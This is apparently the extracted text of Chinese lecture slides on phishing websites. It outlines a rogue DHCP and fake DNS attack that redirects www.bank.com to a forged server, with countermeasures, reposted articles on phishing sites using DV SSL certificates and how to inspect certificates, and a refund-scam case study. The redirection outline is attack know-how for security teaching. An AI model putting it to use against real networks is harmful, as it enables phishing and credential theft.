
方法2：假域名服务器

将终端中配置的本地域名服务器地址改为假的域名服务器地址，在假的域名服务器中配置域名www.bank.com与IP地址192.1.3.7的绑定项

2.4.2 钓鱼网站

3. 钓鱼网站实施方法


- 非终端入侵



2.4.2 钓鱼网站

4. 钓鱼网站实施过程


1. 伪造的DHCP服务器中给出错误的域名服务器地址；
2. 伪造的域名服务器中给出错误的与域名www.bank.com绑定的IP地址；
3. 导致用正确的域名www.bank.com访问到伪造的web服务器。



2.4.2 钓鱼网站

4. 钓鱼网站实施过程

搭建网络环境，验证钓鱼网站实施过程实验



2.4.2 钓鱼网站

5. 钓鱼网站防御机制

- 一是主机具有防御黑客入侵的能力，黑客无法修改主机信息。
- 二是以太网交换机具有防止伪造的DHCP服务器接入的能力，只允许经过认证的DHCP服务器接入以太网。
- 三是终端具有鉴别Web服务器的能力，证实Web服务器身份后，才对Web服务器进行访问。

2.4.2 钓鱼网站



<http://chinatransducers.seu.edu.cn/ch/index.aspx>

<http://www.cac.gov.cn/>

<https://www.jd.com/>

2.4.2 钓鱼网站

3. 钓鱼网站防御机制



使用DVSSL证书的钓鱼网站正在增加，如何识别钓鱼网站？

CA-沃通WoSign

2023-04-10 17:16:35

29124

所在地 广东省

信息安全是一个庞大的领域，其中涉及到很多知识点，但是大多公司都对其没有提及足够的重视，希望随着国内对于安全的越来越重视以及各大主流浏览器对http网站的不友好，更多的公司也能在信息安全领域投入越来越多的注意。

然而，网络罪犯为了更好的实施欺诈，越来越多的钓鱼网站也开始使用SSL证书实现https加密。

安装SSL证书是为了对数据进行加密传输，保护数据在传输过程中不被监听、截取和篡改以及验证网站身份，防止受到钓鱼网站的攻击。由于申请DVSSL证书只需要验证域名管理权限，不需要验证网站真实身份，攻击者可以申请一个与真实网站相似的域名，然后为该仿冒网站部署一个DVSSL证书，就能实现https加密，并能消除地址栏“不安全”的警告。

<https://www.freebuf.com/company-information/363128.html>

SSL证书根据验证级别分为三种类型：域名型SSL证书，简称DVSSL；企业型SSL证书，简称OVSSL；增强型SSL证书，简称EVSSL。

哪种证书，都会在浏览器和服务器之间提供加密传输方式。但是并不是所有类型的证书都提供身份验证。这三种证书都需要验证对网站的域名管理权限，但DVSSL证书只验证域名管理权限，只起到加密传输的作用，并不验证网站的真实身份。而对于OVSSL和EVSSL证书，我们可以在证书详情中看到网站的更多信息包括企业的地址等，而在EVSSL证书中信息会更详细，验证企业身份也更为严格。用户还可以在证书详情中查看给网站颁发证书的证书颁发机构（CA）的名称。

随着越来越多的网站使用SSL证书进行加密传输，而只要安装了SSL证书，不管什么类型都会的地址栏显示小锁标志，因此光看小锁和https开头已经不足以保护用户远离欺诈性网站。用户要勤于在地址栏前端点开证书详情去查看网站的身份信息。而对于安装了EVSSL证书的网站，会在浏览器地址栏显示绿色的公司名称，可以让访问者确信他们所访问的网站是真实合法的。

由于OVSSL证书和EVSSL证书需要对企业身份进行验证，CA机构会在政府官网上查询公司相关信息，这些都需要花费成本，因此这两种类型的证书成本更高，因而价格会比DVSSL证书更高，颁发所需要的时间也会长一些。这对于合法企业来说是经得起验证的，但对于网络不法分子来说，他们很难通过验证，而他们选择DVSSL证书就可以避免进行身份验证。因此，DVSSL证书已经成为黑客和不法分子的首选证书，黑客和不法分子不再只选择http让你一眼看出不安全。他们会选择HTTPS加密传输，让用户以为是加密传输就是安全的。但要知道HTTPS是保护数据在传输过程中不被第三方监听、截取和篡改，而我们的数据是直接发送到了黑客或不法分子的手中。

<https://www.freebuf.com/company-information/368096.html>



证书查看者: www.youxue.com.cn

基本信息(G) 详细信息(D)

颁发对象

公用名 (CN) www.youxue.com.cn
组织 (O) <未包含在证书中>
组织单位 (OU) <未包含在证书中>

颁发者

公用名 (CN) Sectigo RSA Domain Validation Secure Server CA
组织 (O) Sectigo Limited
组织单位 (OU) <未包含在证书中>

有效期

颁发日期 2023年12月5日星期二 08:00:00
截止日期 2025年1月5日星期日 07:59:59

SHA-256 指纹

证书 31bf982f70e7cb4ce75915ffda5667c05d81e0a59694849e7f0db34191e387d5
公钥 a366a887e78e99f106b02336182f4ef1f392d01a0bf59a4a5a7883e5074a936c



证书查看者: *.tbcdn.cn

基本信息(G)

详细信息(D)

颁发对象

公用名 (CN)

*.tbcdn.cn

组织 (O)

Alibaba (China) Technology Co., Ltd.

组织单位 (OU)

<未包含在证书中>

颁发者

公用名 (CN)

GlobalSign Organization Validation CA - SHA256 - G3

组织 (O)

GlobalSign nv-sa

组织单位 (OU)

<未包含在证书中>

有效期

颁发日期

2024年6月19日星期三 17:06:02

截止日期

2025年7月21日星期一 17:06:01

SHA-256 指纹

证书

1f797e2e521a9d9b5577e6dc04aa1a2bd57717ede8edabc3f124b4cd944173f8

公钥

23bd392f96f8a571abb7a38ad75dd457123cca643d2d9b727f5ffc4790cbac1b

由于人们已经习惯性的认为部署了SSL证书的网站就是安全的，使得不法分子利用DVSSL证书进行诈骗更容易使用户上当受骗。

企业网站可采取哪种措施来保护用户免受钓鱼攻击？

合法的企业网站可以为网站部署OVSSL证书或EVSSL证书来防范钓鱼网站，这两种SSL证书除了验证域名管理权限外，都需要严格的审查网站的真实身份后才能颁发。

尤其是EVSSL证书需要通过极其严格的审查网站企业身份，使得犯罪分子很难获得该证书，且EVSSL证书可以直接在浏览器地址栏显示单位名称，可使用户一眼识别网站真实身份，避免被钓鱼网站攻击，从而有助于增加用户对网站的信任度和提升企业形象以及增加网站在线交易量。

而OVSSL证书可以通过点击挂锁图标，在证书详情中查看公司名称，从而来确认网站的真实身份。

用户该如何识别欺诈网站呢？

1、在过去只要有小锁标志就是安全的，但是现在必须检查小锁。点击小锁查看证书详情，查看是哪个CA机构颁发的证书，要是受信任的颁发机构。如果是OV和EV证书，还可以说明网站的身份已经经过审查，对访问者也是一种额外的保护。

2、仔细查看地址栏并仔细阅读地址，确保是要访问的网站。

但是这并不是说使用DVSSL证书的网站就不能被信任，但要仔细检查上面这些内容。很多使用DVSSL证书的网站都运行的很好，只是以防遇到使用DVSSL证书的不法分子网站。

<https://www.gd.gov.cn/>

<https://www.jd.com/>

<https://www.bilibili.com/>

EV SSL证书与标准 SSL证书的区别



河南聚妍网络科技有限公司[CN]<https://www.ssldun.com>

EV SSL证书

VS



<https://www.ssldun.com>

标准SSL证书

钓鱼网站也在使用https加密，如何识别钓鱼网站？

CA-沃通WoSign

2023-05-31 14:32:07

25093

所在地 广东省

信息安全是一个庞大的领域，其中涉及到很多知识点，但是大多公司都对其没有提及足够的重视，希望随着国内对于安全的越来越重视，更多的公司也能在信息安全领域投入越来越多的注意。

安装SSL证书是为了对数据进行加密传输，保护数据在传输过程中不被监听、截取和篡改以及验证网站身份，防止受到钓鱼网站的攻击。由于http纯文本方式传输缺乏安全性，谷歌等主流浏览器会对没有安装SSL证书的网站显示“不安全”。因此，越来越多的网站选择部署SSL证书来对数据进行加密传输。

<https://www.freebuf.com/company-information/368096.html>

用户该如何识别欺诈网站呢？

1、在过去只要有绿锁标志就是安全的，但是现在必须检查证书详情。点击绿锁查看证书详情，查看是哪个CA颁发了证书，要是受信任的颁发机构。如果是OV和EV证书，还可以说明网站的身份已经经过审查，对访问者也是一种额外的保护。

2、仔细查看地址栏并仔细阅读地址，确保是要访问的网站。

3、查看锁旁边是否显示绿色公司名称，如果地址栏直接显示公司名称，说明它是EVSSL证书，可以对网站的真实身份更加放心。

但是这并不是说使用DVSSL证书的网站就不能被信任，但要仔细检查上面这些内容。很多使用DVSSL证书的网站都运行的很好，只是以防遇到使用DVSSL证书的不法分子网站。



bilibili.com

- 让实验更... PPT如何使用多张图... 浅谈802.1X认证



动态



热门

番剧

国创

综艺

电影

电视剧

纪录片



证书查看者: *.bilibili.com

基本信息(G)

详细信息(D)

颁发对象

公用名 (CN) *.bilibili.com
组织 (O) 上海幻电信息科技有限公司
组织单位 (OU) <未包含在证书中>

颁发者

公用名 (CN) GlobalSign RSA OV SSL CA 2018
组织 (O) GlobalSign nv-sa
组织单位 (OU) <未包含在证书中>

有效期

颁发日期 2022年9月29日星期四 17:56:02
截止日期 2023年10月31日星期二 17:56:01

指纹

SHA-256 指纹 00 B3 57 0F AA 95 C7 03 EB 78 30 D9 FC D8 2B 89
D8 CE 06 A8 30 4E 7A 8D 3F 18 60 A5 90 74 F4 DC
SHA-1 指纹 EB 78 A8 16 32 76 12 D8 51 A9 B8 02 DF D6 E7 32
1D B9 E8 FF

有问题及时反馈，加强沟通交流！



案例：天上掉下“大馅饼”

- ① 苏州的张女士花了26块钱在网上买了一件婴儿用品
- ② 过了几天，一位网购平台的“客服”给她打电话，说商品质量有问题，要给她**退款并给予双倍赔偿**。





案例：天上掉下“大馅饼”

- ③ 接着，“客服”说先要核对信息，准确报出了张女士网购商品的名称、订单号、型号、收款地址、电话等。
- ④ 张女士一听，已经完全放松了警惕，相信对方就是平台客服，毕竟自己没和别人说过自己买过什么，也没泄露过任何个人信息。





案例：天上掉下“大馅饼”

- ⑤ “客服”告诉她，待会进行退款的时候会收到一个验证码，**把验证码发给他**即可。
- ⑥ 没过多久，张女士果然收到了一个验证码，她把验证码发给对方，再过了一会，她的手机收到提示，**银行账户多出了5200元。**
- ⑦ 张女士非常纳闷，此时“客服”打电话过来，说财务是新来的，因为**操作失误**，本来要退给张女士52元，现在退了5200元，**希望张女士能把钱退给他。**





案例：天上掉下“大馅饼”

- ⑧ 张女士答应了，没过一会，她的银行账户**又多了一万多块钱**，加上之前的5200元，**一共多了19800元**。
- ⑨ 此时，“客服”还是同样的说辞，说**财务操作失误**，给张女士又多转了一笔钱，希望张女士能够**把这笔钱还给他们**，不然新来的财务就要受罚了。
- ⑩ 张女士并不是一个贪小便宜的人，她也不希望看到新人受罚，很快就**把多出来的19800元转给了对方**。





案例：天上掉下“大馅饼”

⑪ 没过一会，张女士收到一条短信，说她在某网贷平台成功贷款了19800元。





案例：天上掉下“大馅饼”

5分钟被骗走半年工资

- ❖ 张女士这才恍然大悟，原来刚刚她转给“客服”的19800元，根本不是对方错转的，而是**对方拿着她的个人信息和验证码，在网贷平台借回来的钱。**
- ❖ 现在，这笔钱全部转给了骗子，她自己也背下来19800元的网贷，这可是张女士小半年的工资。
- ❖ 张女士赶紧报警，警方目前正在侦查之中。

